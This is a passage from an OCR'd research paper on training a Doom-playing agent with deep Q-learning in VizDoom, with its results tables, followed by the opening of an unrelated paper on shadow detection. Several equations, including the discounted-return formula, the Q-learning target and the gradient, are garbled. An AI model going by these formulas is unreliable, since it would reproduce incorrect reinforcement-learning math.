

Fig. 4. Framework overview (a) Observing image and depth from VizDoom, Running Faster-RCNN (b) for object detection and SLAM (c) for pose estimation. Doing the 3D reconstruction (d) using the pose and bounding boxes. Semantic maps are built (e) from projection and the DQN is trained (f) using these new inputs [15].



Fig. 5. The proposed model architecture [16] to estimate the policy given the natural language instruction and the image showing the first-person view of the environment.

A similar work (training an agent using VizDoom) of an end-to-end trainable neural structure for task-oriented language grounding in a 3D environment is proposed in [16] that supposes no prior linguistic or perceptual data and needs only raw pixels from the environment and the natural language instruction as input. The model combines the image and text representations using a Gated-Attention mechanism and learns a policy to implement the natural language instruction using standard reinforcement and imitation learning methods. The authors showed the usefulness of the suggested model on unseen instructions as well as unseen maps, both quantitatively and qualitatively. They also introduced a unique environment based on a 3D game engine to simulate the challenges of task-oriented language grounding over a rich set of instructions and environment states. The proposed model is shown in Fig. 5 for further details.

B. Deep Q-Networks

A model is trained in [14] to simultaneously learn game features statistics such as the existence of enemies or items along with minimizing Q-learning objective that showed a dramatic improvement in training speed and performance of the model. The authors proposed architecture is modularized to permit several models to be independently trained for different phases of the game. The architecture substantially outperformed built-in AI agents of the game and human players as well in death-match scenarios which is shown below in Fig. 6.



Fig. 6. The proposed architecture of the model in [14]. The Convolutional layers are given an input image. The output is split into two streams produced by the convolutional layers. The first one (bottom) flattens the output (layers 3) and inputs it to LSTM, as in the DQRN model. The second one at the top directs it to an extra hidden layer "layer 4", after then to a final layer representing each game features. While training, the game features and the Q-learning objectives are trained mutually.

A short summary of the DQN model followed in [14] is briefly presented here for supporting the proposed concept, where, learning a policy for an agent that maximizes the expected sum of discounted rewards $\mathbf{R_t}$ is dealt with Reinforcement learning which is represented mathematically as,

$$R_t = \sum_{i=t}^{T} \gamma \acute{t} - t_{\gamma \acute{t}} \quad (1)$$

Where 'T' is the game termination time and $\gamma \in [0,1]$ is a discount factor that calculates the importance of future rewards. The Q-function for the expected return from performing an action 'a' in a state 's' for a given policy $\boldsymbol{\pi}$ is defined as:

$$Q^{\pi}(s,a) = \mathbb{E}[R_t | s_t = s, a_t = a] \quad (2)$$

The highest return can be expected to achieve by using an approximation function to estimate the activation-value function Q. Particularly neural network parametrized by θ is used by DQN and the idea to obtain an estimate of the Q-function of the current policy that is close to the optimal Q-function Q^* by following a strategy [14],

$$Q^*(s,a) = \max_{\pi} E[R_t | s_t = s, a_t = a] = \max_{\pi} Q^{\pi}(s, a) \quad (3)$$

It can also be described as the goal to find $\boldsymbol{\theta}$ such that $\mathbf{Q_\theta}$ (s, a) $\approx \mathbf{Q^*(s,a)}$. The optimal Q-function verifies the Bellman optimality equation

$$Q^*(s, a) = \mathbf{E}[r + \gamma \max_{\acute{a}} Q^*(\acute{s}, \acute{a}) \mid s, a] \quad (4)$$

If $\mathbf{Q_\theta} \approx \mathbf{Q^*}$, it is obvious to consider that $\mathbf{Q_\theta}$ needs to be close in verifying it for Bellman equation that leads to the below loss function:

$$L_t(\theta_t) = \mathbb{E}_{s,a,r,\acute{s}}[(y_t - Q_{\theta_t}(s,a))^2] \quad (5)$$

Here 't' is the current time step, and $y_t = r + \gamma + \max_{\acute{a}} Q_{\theta_t}(\acute{s}, \acute{a})$. The value of y_t is fixed that leads to the following gradient.

$$\nabla_{\theta_t} L_t(\theta_t) = \mathbb{E}_{s,a,r,\acute{s}}[y_t - Q_\theta(s,a) \nabla_{\theta_t} Q_{\theta_t}(s, a)] \quad (6)$$

The above gradient can also be computed using this below approximation.

$$\nabla_{\theta_t} L_t(\theta_t) \approx (y_t - Q_\theta(s,a)) \nabla_{\theta_t} Q_{\theta_t}(s,a) \quad (7)$$

Using Experience replay is a well-known concept for breaking the correlation between successive samples. An agent experiences (s_t, a_t, r_t, s_{t+1}) at each time step, are saved in the replay memory, where then the Q-learning updates are performed on batches of experiences arbitrarily sampled from the memory.

The $\boldsymbol{\epsilon -}$ **greedy strategy** is used to generate the next action at each training step with a probability ϵ for selecting the next action randomly and with a probability $1 - \epsilon$ according to the best action of the network. Practically it is common to start with $\boldsymbol{\epsilon = 1}$ which is decayed gradually [17].

C. *Supervised Learning Techniques*

A similar approach to training an agent via VizDoom platform is presented in [18] but using supervised learning techniques for sensorimotor control in immersive settings. The approach uses a high dimensional sensory stream and a lower-dimensional measurement stream. The cotemporal structure of the streams offers a rich supervisory signal that allows training a sensorimotor control model by communicating with the environment. The model learns to perform based on raw sensory input from a composite three-dimensional environment. The authors offered a formulation that permits learning without a fixed objective at training time and follows dynamic varying goals at a testing time. They also conducted a number of experiments in three-dimensional simulations based on classical FPS game Doom, the consequences demonstrated that the applied approach outperformed sophisticated earlier formulations specifically on exciting g and challenging tasks. The results also showed that trained models effectively generalize across environments and goals. The model trained with this approach won the full Death-match track of the Visual Doom AI Competition that was held in earlier unseen environments. The network structure the authors used in their experiments is shown below in Fig. 7.



Fig. 7. Network Structure: the initial three input modules first process image 's', measurements m, and goal 'g' separately, then a joint representation j contains the concatenated output of these modules. Two parallel streams process the joint representation which predicts the normalized action-conditional differences { $\overline{A^i}(j)$ } and the expected measurements E(j) which are then joined to produce the concluding expectation for each action [18].

III. Proposed Method and Experimental Work

A. Basic Objective

The primary purpose of the experiments is to train a competent agent using visual reinforcement learning and 'VizDoom' for first-person shooter games, particularly 'Doom' to exhibit human-like behaviors and to outperform average human players and existing in-built game agents.

B. Scenario(s)

A rectangular chamber is used as a basic scenario (see Fig. 8) wherein the center of the room's long wall an agent spawns. Along the opposite wall, an immobile monster spawns at arbitrary positions. The agent moves towards the left side, right side and shoots as well. A single shot is sufficient to eradicate the monster. The episode finishes once the 300 frames are completed or the monster is either killed, whichever approach first. For killing the monster, the agent achieves 101 points, -5 for missing the shot and -1 for each individual action. But the best practice for the agent to learn killing the monster is to kill as rapidly as possible preferably with a solitary shot.

Fig. 8. The basic scenario used.

C. Deep Q-Learning

'Markov Decision Process' is used to model the problem and Q-learning to learn the policy. An ϵ-greedy policy with linear ϵ decay is used for selecting an action. The Q-function is approximated with the convolutional neural network by training it with 'Stochastic Gradient Decent' using experience replay.

D. Experimental Setup

- Neural Network Architecture

The network used in the experiments includes two convolutional layers with 32 square filters, 7 and 4 pixels wide, respectively, as shown in Fig 9. A max-pooling layer follows each convolutional layer with a max pooling of size 2 and Relu (Rectified Linear Unit) function for activation. Moreover, the network contains a fully connected layer with 800 leaky rectified linear units and an output layer with 8 linear units conforming to the 8 combinations of the 3 offered actions i.e. right, left and shoot.

- Learning Settings

In the experiments the discount factor is set to γ=0.99, learning rate α=0.00025, replay memory capacity of 10 000 elements, the resolution (30, 45), and mini-batch size to 64. The agent learned from 23, 239 steps consisting of performing an action, observing a transition, and updating the network. For monitoring the learning process, after each epoch (Approx. 2000 learning steps) 100 testing episodes are played.

- Environment used for Experiment

The experiments are performed in 'Pycharm professional 2016.3 version using ViZDoom 1.1.1, OpenCV 3.3, CMake 2.8+, Make, GCC 4.6+, Boost libraries 1.54+, and Python 3.5 (64-bit) with Numpy on an Ubuntu 16.04.3 installed computer with Intel® Core™ i7-7700 CPU @3.60 GHz x 8 and NVIDIA GeForce GTX 1080/PCIe/SSE2 GPU for processing CNN's, the whole learning process along with the 100 testing episodes lasted for almost 30.70 Minutes.



Fig. 9. CNN architecture used in the experiments.

IV. RESULTS

In the experiments, a total of 10,188 training episodes (Basic scenarios) are played. The agent learning details are presented in Table III and explained as follows.

A. Learning

The total number of epochs performed are 20 shown in Column "Ep #". The number of steps learned by the agent is obvious in column "SL/2,000" wherein the initial epochs the learning remains low, but improved in the following epochs, although in some epochs the learning remains unsuccessful. Similarly, the learning percentage also improved progressively and reached almost 100 %, which could be well understood and observed in Fig. 10. Further, column "IPS" represents the iterations per second performed in each learning Epoch. A different number of episodes (basic scenarios) are played during each epoch. The minimum, maximum and mean values are the actual learning and testing output achieved during each epoch by the agent and are displayed in their corresponding columns under learning and testing results in the table. The 'ETT' represents the agent elapsed testing time in minutes. The learning steps are kept limited to 2,000 for each epoch in the current experiments which will be kept large and dynamic for different scenarios like rocket basic, deadly corridor, defend the center, defend the line, and health gathering in the future work in order to train and develop competitive agents.

TABLE III. AGENT LEARNING RESULTS **EP#**: EPOCH NUMBER, **SL/2,000**: STEPS LEARNED OUT OF 2,000, **LP%**: LEARNING IN PERCENTAGE, **IPS**: ITERATIONS PER SECOND, **EET**: ELAPSED TESTING TIME (MINUTES) **UL**: UNSUCCESSFUL LEARNING

Ep #	**SL/ 2,000**	**LP (%)**	**IPS**	**EP**	**Learning Results (performance)**			**Testing Results (performance)**			**ETT**
					Mean	**Min**	**Max**	**Mean**	**Min**	**Max**	
1				140	-132.6±187.3	-380.0	95.0	-161.1±232.4	-410.0	95.0	1.04
2	1285	64	45.28	133	-149.9±186.3	-375.0	95.0	-36.8±183.8	-410.0	95.0	2.56
3	1995	100	42.30	149	-111.9±177.1	-385.0	95	17.6±134.5	-360.0	95.0	3.47
4	1989	99	41.69	153	-106.3±170.6	-385.0	95.0	72.1±21.6	-18.0	95.0	4.35
5	1999	100	40.17	195	-48.8±141.6	-380.0	95.0	78.5±13.4	18.0	95.0	5.25
6	UL	-	UL	283	7.1±97.6	-390.0	95.0	72.6±17.5	-12.0	95.0	6.21
7	1996	100	41.58	352	29.4±77.1	-365.0	95.0	75.7±15.7	-18.0	95.0	7.21
8	1993	100	38.83	397	38.7±62.6	-355.0	95.0	73.3±17.7	-9.0	95.0	8.24
9	1998	100	36.33	433	45.1±47.6	-216.0	95.0	75.4±15.0	42.0	95.0	9.28
10	1997	100	38.00	544	58.7±32.7	-151.0	95.0	77.2±14.8	42.0	95.0	10.39
11	1997	100	31.93	600	63.7±27.9	-115	95.0	77.3±12.6	45.0	95.0	11.53
12	UL	-	UL	678	69.5±23.1	-129.0	95.0	77.1±12.1	45.0	95.0	12.72
13	UL	-	UL	757	73.9±16.4	-6.0	95.0	77.3±12.4	45.0	95.0	13.97
14	1999	100	30.87	754	73.8±17.4	-16.0	95.0	76.2±12.8	25.0	95.0	15.21
15	1993	100	32.90	749	73.4±17.3	-40.0	95.0	76.9±13.1	25.0	95.0	16.47
16	UL	-	UL	770	74.7±16.6	-61.0	95.0	77.7±11.1	45.0	95.0	17.71
17	UL	-	UL	773	75.0±15.1	-4.0	95.0	79.4±12.0	20.0	95.0	18.97
18	UL	-	UL	757	74.3±16.4	-25.0	95.0	78.5±10.7	59.0	95.0	20.22
19	UL	-	UL	774	75.2±14.2	-1.0	95.0	79.5±10.7	52.0	95.0	21.48
20	1998	100	28.35	797	76.2±14.9	-21.0	95.0	79.1±10.3	52.0	95.0	22.76



Fig. 10. Agent's learning performance and dynamics on basic scenario(s).

B. Final Testing

Similarly, in final testing phase, the agent is tested on 100 basic scenario(s) once the whole training finished (after 20th epoch), the agent's total score after each testing episode is shown in Table IV and its performance can be well understood and observe from the graph shown in Fig. 11.

As it is obvious in the graph that the agent behavior in shooting the spawning monster is balanced and its minimum, maximum and average shooting scores are 17, 94 and 74 which shows that the performance of the agent in basic 'move and shoot' scenario(s) is more decent and optimum because the agent is always tested even after each epoch while training in order for monitoring and observing its performance that is always found improved gradually with the passage of time. But as far as the agent overall testing output is concerned with basic scenario(s) so it performed well by moving to the proper position and shooting accurately.



Fig. 11. Agent Testing Performance on 100 Basic Scenario(s).

TABLE IV. AGENT'S TESTING SCORES IN 100 EPISODES (SCENARIOS)

Episode No.	Total Score	Episode No.	Total Score	Episode No.	Total Score
1	70.0	35	94.0	69	70.0
2	82.0	36	82.0	70	94.0
3	44.0	37	82.0	71	70.0
4	94.0	38	82.0	72	58.0
5	46.0	39	70.0	73	82.0
6	82.0	40	82.0	74	82.0
7	94.0	41	82.0	75	70.0
8	82.0	42	94.0	76	70.0
9	82.0	43	70.0	77	70.0
10	94.0	44	75.0	78	17.0
11	94.0	45	58.0	79	70.0
12	94.0	46	70.0	80	44.0
13	94.0	47	70.0	81	82.0
14	58.0	48	70.0	82	82.0
15	82.0	49	46.0	83	70.0
16	70.0	50	70.0	84	94.0
17	82.0	51	70.0	85	70.0
18	82.0	52	70.0	86	70.0
19	82.0	53	94.0	87	70.0
20	70.0	54	70.0	88	70.0
21	70.0	55	82.0	89	70.0
22	94.0	56	70.0	90	82.0
23	44.0	57	37.0	91	70.0
24	58.0	58	58.0	92	94.0
25	94.0	59	94.0	93	58.0
26	70.0	60	70.0	94	82.0
27	70.0	61	70.0	95	70.0
28	94.0	62	94.0	96	82.0
29	94.0	63	94.0	97	70.0
30	82.0	64	58.0	98	70.0
31	70.0	65	70.0	99	82.0
32	70.0	66	82.0	100	82.0
33	82.0	67	82.0		
34	70.0	68	70.0		

V. CONCLUSION AND FUTURE WORK

In this paper, an agent is trained using Deep Q-Learning and 'VizDoom'. The agent is tested for almost 2000 (finally on 100 Ep) Doom scenarios where it demonstrated an intelligent behavior and the results achieved are better and positive in numbers than the results proposed by Hyunsoo and Kyung-J. K. 2016. After the scientific analysis, monitoring and observations of the simple 'move and shoot' basic scenario(s) results, it is also observed that the speed of the learning system largely rely on the quantity of frames the agent is permitted to skip while learning, in particular skipping frames from 4 to 10 are profitable, which is the future considered work, but this time with larger number of learning steps and Doom scenarios (episodes) by allowing the agent to access the sound buffer as presently agents are deaf.

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CONFLICT OF INTEREST

The authors declare that they have no conflicts of interest.

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Development of an Improved Algorithm for Image Processing: A Proposed Algorithm for Optimal Reduction of Shadow from the Image

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***Abstract*—Shadow detection is the most important aspect in the field of image processing. It has become essential to develop such algorithms that are capable of processing the images with the maximum efficiency. Therefore, the research has aimed to propose an algorithm that effectively processes the image on the basis of shadow reduction. An algorithm has been proposed, which was based on RGB (red, green, and blue) and HIS (hue, saturation and intensity) model. Steps for Shadow detection have been defined. Median filter and colour saturation have been widely used to process the outcomes. Algorithm has proved efficient for the detection of shadow from the images. It was found efficient when compared with two previously developed algorithms. 87% efficiency has been observed, implementing the proposed algorithm as compared to the algorithms implemented previously by other researchers. The study proved to make a supportive effort in the development of optimized algorithm. It has been suggested that the market requires such practices that can be used to improve the working conditions of the image processing paradigm.**

Keywords—Image; processing; shadow; algorithm; detection filter; luminance; morphological processing

I. Introduction

Digital signal processing is a field, which comprises of data image processing as it has many benefits over analogy image processing. It allows broad range of algorithms to be implemented to the input information and can prevent problems; such as, the noise creation and signal distortion during processing [1]. A digital image is made up of a predetermined number of elements; including, picture element, image element, and pixels [2]. The elements of the digital image are usually termed as pixel. Digital image processing embraces an extensive and diverse field of applications. Under the strict decorum of the digital image processing and the computer aided peripherals, the image transformation and development have made it into the physical domains to smoothen the procedural flows of the paradigm [3]-[4].

Image processing operations can be categorized into three broad divisions, which include image compression, image enhancement and restoration, and measurement extraction [1]. The digital image processing comprises of several steps of image representation as shown in Fig. 1 and 2. Such structure is used and applied by many authors and referred clearly in [1]-[3]. The characterization of the quantity that is represented by each picture element is the major concern of the image representation. Luminance of the objects in a scene can be represented by an image along with the temperature profile of the region, absorption characteristics of the body tissue, and gravitational field in the area. Generally, two dimensional functions bearing information can be deliberated as an image.

